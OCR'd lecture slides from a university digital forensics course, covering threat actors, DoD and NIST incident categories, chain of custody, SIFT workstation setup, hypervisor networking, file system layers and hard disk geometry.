
# Digital Forensics and Incident Response


# Threat Actors

- Expanding on intentional threats, we will find attackers fall into one or more of the following categories:
  - ✓ Advanced Persistent Threat (APT)
    - Nation State with significant financial and computing resources
  - ✓ Criminals
    - Financially driven
  - ✓ Hacktivist
    - Politically driven

# Threat Actors

- Additional threat actor categories include:
  - ✓ Disgruntled Employees
    - Revenge driven
  - ✓ Script Kiddies
    - Limited technical capabilities
  - ✓ Hackers
    - Black Hat





# Incident Response

- Digital forensics will be part of a comprehensive organizational incident handling and response policy
- Incidents are any activities launched against organizational resources that attempt to gain unauthorized access, violate security policy, or compromise system resources
- An effectively incident response will include:
  - ✓ Definitions of computer events vs. computer incidents
  - ✓ Incident catgories
  - ✓ How incidents are forensically analyzed
  - ✓ How incidents are reported

# Computer Security Events

- A computer security event is any detectable occurrence in a system or network
  - ✓Users querying data from a database
  - ✓A web server receiving responding to a web request
  - ✓A user emailing a file
  - ✓A router routing traffic
- None of these events result in a negative impact on organizational resources

# Computer Security Incidents

- Any computer security event that negatively effects organizational resources and degrades normal operations are further categorized as adverse events and result in a security incident
- A computer security incident then is “a violation or imminent threat of violation of computer security policies, acceptable use policies, or standard security practices”[1]
  - Denial of service against a web server
  - Unauthorized access to a user account
  - Downloading and installation of malware
  - Sensitive data exfiltration

# Computer Security Incident Categories

- Numerous organizations define security incidents and the methods that should be employed to properly respond:
  - ✓ Department of Defense (DoD)
  - ✓ National Institute for Standards and Technology (NIST)

DoD Incident Categories

| Category | Definition |
|---|---|
| CAT 0 | Exercise - Testing |
| CAT 1 | Root Level Access |
| CAT 2 | User Level Access |
| CAT 3 | Unsuccessful Access Attempt |
| CAT 4 | Denial of Service |
| CAT 5 | Improper Usage - Misconfiguration |
| CAT 6 | Scan |
| CAT 7 | Malicious Code |
| CAT 8 | Investigation |
| CAT 9 | Explained Anomaly |

NIST Incident Categories*

| Category | Definition |
|---|---|
| CAT 0 | Exercise - Testing |
| CAT 1 | Unauthorized Access |
| CAT 2 | Denial of Service |
| CAT 3 | Malicious Code |
| CAT 4 | Improper Usage |
| CAT 5 | Scan - Attempted Access |
| CAT 6 | Investigation |

# Incident Categorization

- Categorize each security incident scenario
  - ✓ A forensic disk analysis results in positive identification of a rootkit
  - ✓ Network traffic artifacts shows multiple port scans
  - ✓ Security log analysis shows successful escalation to and administrative level system access
  - ✓ A forensic analysis of a Windows registry shows multiple violations of software installation policy

# Incident Categorization

- Categorize each security incident scenario
  - ✓ A forensic disk analysis results in positive identification of a rootkit – 3
  - ✓ Network traffic artifacts shows multiple port scans – 5
  - ✓ Security log analysis shows successful escalation to and administrative level system access – 1
  - ✓ A forensic analysis of a Windows registry shows multiple violations of software installation policy – 4

# Computer Incident Response Policy


- Organizations should have an incident response policy that includes digital forensics collection and analysis capabilities
  - ✓ Incident Identification
    - Tools and procedures to detect potential incidents
  - ✓ Incident Investigation
    - Trained personnel in incident investigation and digital forensics collection and analysis process
  - ✓ Incident Damage Repair
    - A process to remediate incident damage

# Computer Incident Response Policy

- The incident response policy should also include:
  - ✓ Documenting Organizational Response
    - Documenting all process, security, and administrative activities conducted during the response
  - ✓ Updating Incident Response Procedures
    - Integrate lessons learned into the process to make the next even more efficient

# Chain of Custody

- To ensure proper control of electronic evidence an effective chain of custody policy should be implemented to ensure data integrity
  - ✓ Documenting artifacts collected
  - ✓ Identifying the collecting agent
  - ✓ Segregating items in secured facilities
  - ✓ Calculating artifact hashes
  - ✓ Securely transporting evidence
  - ✓ Conduct proper hand-off of evidence



# Forensics Testing Environment Configuration

# SIFT Installation Guide

- A full installation guide has been provided in Canvas to configure the SANS SIFT Forensics Analysis VM
  - ✓ Mac, Linux, and Windows

**Download Ubuntu 18.04**

Download the most current version of Ubuntu 18.04:

https://releases.ubuntu.com/18.04/

If you are working from the command line you can also use:

wget https://releases.ubuntu.com/18.04/ubuntu-18.04.4-desktop-amd64.iso

Note: Make sure to check your architecture to select the correct ISO

**Download and Install VMWare Workstation or Fusion Pro**

Auburn students can download VMWare Workstation and Fusion Pro from OnTheHub:

https://e5.onthehub.com/WebStore/Welcome.aspx?ws=b358730a-e638-de11-b696-0030485a8df0&utm_medium=school-finder&utm_campaign=school-finder&utm_source=Auburn%20University%20-%20Campus

Search for “VMWare” and find the software appropriate for your system. Once downloaded, follow the guided installation process.

https://digital-forensics.sans.org/community/downloads

# References

- https://kb.digital-detective.net/display/BLADE1/File+System+Data+Recovery

# COMP 5350 / 6350
# Digital Forensics

Storage Media Overview
Linux Forensics Commands


# Forensics Testing Environment Setup

# SIFT OVA Installation

**Option 1: SIFT VM Appliance Download:**

- Download SIFT Workstation Virtual Appliance (.ova format)

- Login = **sansforensics**
- Password = **forensics**



# SIFT CLI Installation

## Installation

1. Go to the Latest Releases
2. Download all the release files
   - sift-cli-linux
   - sift-cli-linux.sha256.asc
3. Import the PGP Key - `gpg --keyserver hkp://pgp.mit.edu:80 --recv-keys 22598A94`
4. Validate the signature `gpg --verify sift-cli-linux.sha256.asc`
5. Validate SHA256 signature `shasum -a 256 -c sift-cli-linux.sha256.asc` OR `sha256sum -c sift-cli-linux.sha256.asc`
   - Note: You'll see an error about improperly formatted lines, it can be ignored so long as you see `sift-cli-linux: OK` before it
6. Move the file to `sudo mv sift-cli-linux /usr/local/bin/sift`
7. Run `chmod 755 /usr/local/bin/sift`
8. Type `sift --help` to see its usage

## v1.8.5

ekristen released this on Mar 23


- sift-cli-linux
- sift-cli-linux.sha256.asc
- Source code (zip)
- Source code (tar.gz)

# Virtualization


# Virtualization Introduction


- Hypervisor - A software, firmware, or hardware solution that creates and runs virtual machines
- Hypervisors can be run in 2 different configurations:
  - ✓ Type I: Bare Metal
    - Runs independent of the operating system
  - ✓ Type II: Hosted
    - Dependent on the operating system
- Host – Hardware that a hypervisor runs on
- Guest – A virtual machine running on a hypervisor

# Type I Hypervisor



# Type II Hypervisor



# Hypervisor Vendors

| Hypervisor | Vendor | Type |
|---|---|---|
| ESX / ESXi* | VMWare | I |
| ZenServer | Citrix | I |
| Hyper-V | Windows | I |
| Workstation | VMWare | II |
| Player | VMWare | II |
| VirtualBox | Oracle | II |


* Elastic Sky X


# Virtualization Terms

- Provision
  - ✓ Allocation of host resources for a guest VM
- Clone
  - ✓ Replica of a VM’s for backup or operational purposes
- Snapshot
  - ✓ Image capture of a virtual machine
  - ✓ Allows rollback of VM’s due to corruption or misconfiguration
- Sandboxing
  - ✓ Separation of guest resources from external sources

# Hypervisor Network Settings


- Hypervisors manage and allocate host and VM resources
  - ✓ Memory
  - ✓ Processors
  - ✓ Network Interfaces – Host Only, Bridged, NAT
  - ✓ USB Controller
  - ✓ Display




# Bridged Network

- VM's and applications require direct network connections
- IP addressees assigned to guests coincide with the network that the physical NIC is communicating with
  - ✓ Static IP Assignment / DHCP




# Host Only Network

- Some forensic applications require complete network isolation
  - ✓ Malware Analysis
  - ✓ Forensic Research
- IP addressees assigned to guests coincides only to the host IP network




# Network Address Translation

- NAT reduces the number of outward facing IP addresses in a traditional network and helps proxy internal IP traffic
- When assigned as a NAT network, guests will have there own internal IP structure while requests from external



# Hypervisor Shared Directories

- When collecting forensic images from host to guest, it is advisable to create a shared directory
- Image size can be limiting if a shared directory is not available



# Introduction to
# File System Abstraction

# File System Abstraction

DISK

↓

PARTITION

↓

FILE SYSTEM

↓

DATA UNIT

↓

METADATA

↓

FILE NAME

# File System Abstraction

- Disk
  - ✓ Physical Storage Device
    - SCSI
    - SATA
    - SD
- Partition
  - ✓ Logical separations for a disk
  - ✓ Partition: Single Disk
  - ✓ Volume: Multiple Disks
- File System
  - ✓ Defines partition file layout and metadata
  - ✓ Each partition / volume has a file system

DISK

↓

PARTITION

↓

FILE SYSTEM

↓

DATA UNIT

↓

METADATA

↓

FILE NAME

# File System Abstraction

- File system model also includes:
  - ✓ Data Units
    - The smallest addressable data element
    - 512 bytes → 4 KB
  - ✓ Metadata
    - Data about data units
    - Windows
      - File ID
    - Linux
      - Inode
  - ✓ File Name
    - User space naming

DISK

↓

PARTITION

↓

FILE SYSTEM

↓

DATA UNIT

↓

METADATA

↓

FILE NAME

# Storage Media Overview

# File System Abstraction

DISK

↓

PARTITION

↓

FILE SYSTEM

↓

DATA UNIT

↓


METADATA

↓

FILE NAME

# Mass Storage Devices

- Mass storage divides into three main categories:
  - ✓ Magnetic Media
  - ✓ Non-Volatile Storage, Flash
  - ✓ Optical Media
- Mass storage devices have numerous device interfaces and communication protocols
  - ✓ SATA, eSATA, mSATA, IDE, NVME
  - ✓ USB-X, Thunderbolt



# Magnetic Media


# Magnetic Tapes

- Generally used for backup and archiving purposes
- Provide stable media that for long-term offline storage
- Sequential read and write, no random access
- Read and written with SCSI commands
- Once written to, each archive is marked with an end of Data (EOD) marker

# Hard Disk Drives

- Traditional hard disks depend on physical geometry
  - ✓ Platter, Track, Cluster, Sector
- Storage is based on Logical Block Addresses (LBA)
- Sectors are the smallest addressable data element
  - 512 bytes → 4 KB (4Kn)
- File deletion only unlinks references to data
- Hard disk drives have “Host Protected Areas” that are inaccessible to users

# Hard Disk Drive Geometry



# Hard Disk Drive Forensics

- Forensic considerations when dealing with magnetic media
  - ✓ Physical vs. Logical Disks
    - Physical – Geometry
    - Logical – Partitions / Volumes
  - ✓ Address Mapping
    - Cylinder-Head-Sector (CHS)
    - Logical Block Address (LBA)
      - Physical sectors are assigned logical values creating virtual addresses for disk access
      - Hard drives have fixed address schemes between logical and physical blocks
  - ✓ Unallocated space
    - Can contain previously written data

# Hard Drive Capacity

**LBA 78165360**

**78,165,360 Sectors**

**✖**

**512 Bytes / Sector**

---

**40,020,664,320 Bytes**

**➗**

**1,073,741,824 Bytes / GiB**

---

**37.3 GiB**

# Advanced Format 4Kn


- International Disk Drive Equipment and Materials Association (IDEMA) Developed a standard to move sectors from 512 to 4096 bytes
- Most vendors started moving to the new standard in 2009, but many disks still emulate 512-byte sectors
  - ✓ 512e

ADVANCED
4Kn
FORMAT

